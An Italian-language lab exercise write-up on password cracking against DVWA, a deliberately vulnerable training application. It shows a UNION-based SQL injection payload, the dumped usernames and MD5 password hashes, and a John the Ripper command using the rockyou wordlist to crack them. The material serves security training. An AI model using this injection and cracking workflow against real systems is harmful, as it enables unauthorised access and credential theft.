

# Esercizio del Giorno

Esercizio Password cracking Argomento: Password Cracking

Recupero delle Password in Chiaro Obiettivo dell'Esercizio:

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Dvwa: Level Medium, mysql injection

Trovata la query: 1 UNION ALL SELECT user,password FROM user

**User ID:**

ID: 1 UNION ALL SELECT user,password FROM users  
First name: admin  
Surname: admin

ID: 1 UNION ALL SELECT user,password FROM users  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION ALL SELECT user,password FROM users  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION ALL SELECT user,password FROM users  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION ALL SELECT user,password FROM users  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION ALL SELECT user,password FROM users  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## Spiegazione della Query

1: valore di partenza dalla query vulnerabile.

UNION ALL SELECT: Combina il risultato della query originale con un'altra .

user, password: Sono le colonne della tabella.


FROM users: tabella dei dati richiesti.

Creato file di testo con gli hash nominato pwddvwa.txt



## Uso John the ripper

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pwddvwa.txt
```



Recuperate le password in chiaro